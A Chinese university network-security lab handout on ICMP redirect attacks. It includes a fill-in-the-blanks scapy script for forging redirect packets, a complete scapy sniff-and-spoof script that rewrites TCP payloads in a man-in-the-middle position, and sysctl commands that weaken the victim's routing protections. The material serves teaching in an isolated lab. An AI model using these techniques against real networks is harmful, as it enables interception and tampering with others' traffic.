网络安全综合实践

（二）

ICMP 重定向实验

华中科技大学网络空间安全学院

二零二二年四月

实验 3 ICMP 重定向实验

1.1 实验目的

ICMP 重定向是路由器发送给 IP 数据包发送方的错误消息。重定向在以下情况下使用：路由器认为数据包的路由错误，通知发送方，对到同一目的地的后续数据包，应该采用不同的路由器。ICMP 重定向可能会被攻击者利用来更改受害者的路由。

此实验的目标是对受害者发起 ICMP 重定向攻击，以便当受害者将数据包发送给 192.168.60.5 时，它将使用恶意路由器容器（10.9.0.111）作为其路由器。由于恶意路由器被攻击者控制，攻击者可以拦截数据包，进行更改，然后将修改后的数据包发送出去。这是中间人攻击的一种形式。这个实验涵盖以下主题：

- IP 和 ICMP 协议
- ICMP 重定向攻击
- 路由

1.2 实验环境

提供的 SEEDUbuntu16.04 虚拟机以及 docker。

网络设置：要进行此实验，需要好几台机器，考虑到实验室上外网存在困难，因此，考虑采用虚拟机+docker 来搭建网络实验环境。

本实验的网络拓扑如图 1.1 所示：



图 1.1 实验网络环境

HostA 为受害者主机，HostC 为攻击者。

1.3 实验内容

1.3.1 任务 1：观察 ICMP 重定向报文

在 Ubuntu 操作系统中，有策略可以对抗 ICMP 重定向攻击。在 HostA 中，我们可以通过配置关闭该保护策略，接受 ICMP 重定向消息。

```
root@HostA:/# sysctl net.ipv4.conf.all.accept_redirects=1
```

HostA 中，添加一条到 10.0.2.0/24 的静态路由：

```
root@HostA:/#route add -net 10.0.2.0/24 gw 192.168.60.3
```

此时，查看 HostA 的路由缓存：

```
root@HostA:/#ip route get 10.0.2.7
10.0.2.7 via 192.168.60.3 dev eth0    src 192.168.60.2
      cache
```

从 hostA ping 10.0.2.7 会发现有 ICMP 重定向报文

```
root@HostA:/# ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=63 time=0.200 ms
From 192.168.60.3: icmp_seq=2 Redirect Host(New nexthop: 192.168.60.1)
64 bytes from 10.0.2.7: icmp_seq=2 ttl=63 time=0.157 ms
64 bytes from 10.0.2.7: icmp_seq=3 ttl=63 time=0.075 ms
^C
```

此时，再次查看 HostA 的路由缓存：

```
root@HostA:/#ip route get 10.0.2.7
10.0.2.7 via 192.168.60.1 dev eth0    src 192.168.60.2
      cache
```

1.3.2 任务 1：启动 ICMP 重定向攻击

在当前设置中，HostA 将使用容器 HostM（192.168.60.3）作为到达 10.0.2.0/24 网络的路由器。如果我们在 HostA 上运行 ip route，我们将看到以下内容:

```
root@HostA:/# ip route
default via 192.168.60.1 dev eth0
10.0.2.0/24 via 192.168.60.3 dev eth0
192.168.60.0/24 dev eth0  proto kernel  scope link  src 192.168.60.2
```

现在，我们用 HostC 去攻击 HostA，使得 HostA 将 HostC（192.168.60.4）作为到达 10.0.2.0/24 网络的路由器。

下面提供了一个代码框架，并保留了一些基本参数，学生应在@@@标记的地方填写正确的数值。

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = @@@@, dst = @@@@)

icmp = ICMP(type=@@@@, code=@@@@)

icmp.gw = @@@@

# The enclosed IP packet should be the one that

# triggers the redirect message.

ip2 = IP(src = @@@@, dst = @@@@)

send(ip/icmp/ip2/ICMP());
```

验证。ICMP 重定向消息不会影响路由表；相反，它会影响路由缓存。

路由缓存中的条目将覆盖路由表中的条目，直到这些条目过期。为了显示和清空缓存内容，我们可以使用以下命令：

```
#ip route show cache
查看路由缓存
#ip route flush cache
清除路由缓存
```

一个奇怪的问题。在开发这个实验时，我们在容器环境中观察到了一个奇怪的问题。如果受害者是虚拟机而不是容器，则问题不存在。如果我们伪造重定向包，但是在攻击过程中，受害机器没有发送 ICMP 数据包，攻击将不会成功。

对于 VM 设置，情况并非如此。此外，重定向数据包内的 ip2 必须与受害者当前发送的数据包的类型和目标 IP 地址（ICMP for ICMP，UDP for UDP 等）匹配。

OS 内核似乎在接受 ICMP 重定向之前进行了某种健全性检查。我们还没有弄清楚到底是什么导致了这种情况，以及为什么虚拟机没有这些限制。

这是 SEED 实验室的一个开放问题，我们鼓励学生帮助我们解决这个问题。我们如果学生确实解决了这个问题，建议老师给他们加分。

在我们找到禁用这种检查机制的方法之前，当我们发起攻击时，我们应在受害者计算机上 ping 10.0.2.7。

问题。攻击成功后，请进行以下实验，并查看你的攻击是否还能成功。请解释你的观察结果：

•问题 1：能否使用 ICMP 重定向攻击重定向到远程机器？例如，分配给 icmp.gw 的 IP 是一台不在本地局域网上的计算机。请展示你的实验结果，并解释你的观察结果。

•问题 2：能否使用 ICMP 重定向攻击重定向到同一网络中不存在的计算机？例如，icmp.gw 分配的 IP 地址是本地离线或不存在的计算机。请出示你的实验结果，并解释你的观察结果。

1.3.3 任务 2：进行中间人（MITM）攻击

使用 ICMP 重定向攻击，我们可以让受害者使用我们的恶意路由器 HostC（192.168.60.4）到达目的地 10.0.2.7。因此，所有从受害者机器到该目的地址的数据包都将通过恶意路由器。我们想修改受害者的数据包。

在发起 MITM 攻击之前，我们使用 netcat 启动 TCP 客户端和服务器程序。看下面的命令：

```
在目标容器 Server2（10.0.2.7）上，启动 netcat server
#nc -lp 9090


在受害者容器上，连接服务器
#nc 10.0.2.7 9090
```

建立连接后，可以在受害者机器上键入消息。每行信息都将被放入发送到目的地的 TCP 数据包中，目的主机显示消息。

实验任务是当信息中每一次出现 A 的序列时，替换成你的名字。序列的长度应该与你的名字相同，否则你会弄乱 TCP 序列号，继而影响整个 TCP 连接。你需要使用真实的名字，这样我们知道工作是由你完成的。

禁用 IP 转发。在设置中，恶意路由器的 IP 转发被启用，因此它就像路由器一样，转发数据包。当我们发起 MITM 攻击时，我们必须停止转发 IP 包；相反，我们将拦截数据包，进行更改，然后发送一个新数据包。要做到这一点，我们只需要在恶意路由器上禁用 IP 转发。

```
# sysctl net.ipv4.ip_forward=0
```

MITM 代码。一旦 IP 转发被禁用，我们的程序需要接管转发数据包的角色，当然是在对数据包进行更改之后。因为数据包的目的地不是到我们的，内核不会给我们包，它只会丢弃数据包。如果我们的程序是嗅探程序，我们可以

从内核获取数据包。因此，我们将使用 sniff 和 spoof 技术来实现此 MITM 攻击。在下面，我们提供了一个嗅探和欺骗示例。捕获 TCP 数据包的程序在发送数据包之前进行了一些修改。

示例代码：mitm_sample.py

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'AAAAAAAA')
        send(newpkt/newdata)
    else:
        send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

应该注意的是，上面的代码捕获了所有 TCP 数据包，包括由程序自身产生的包。这是不希望的，因为它会影响功能。学生们需要修改过滤器，保证它不会捕获自己的数据包。

问题。攻击成功后，请回答以下问题：

- 问题 3：在你的 MITM 项目中，你只需要捕捉一个方向的流量。请指明方

向，并解释原因。

•问题 4：在 MITM 程序中，当从 A（192.168.60.2）捕获 nc 流量时，可以在过滤器中使用 HostA 的 IP 地址或 MAC 地址，可以尝试这两种方法，并用你的实验结果来说明哪种效果更好。

1.4 实验小结

你需要提交一份详细的实验报告，并附上截图，以描述你已做的事情和你已经观察到的事情。你还需要对有趣或令人惊讶的观察结果进行解释。

请列出重要的代码片段，并进行解释。只需附加代码而不做任何解释将不会获得学分。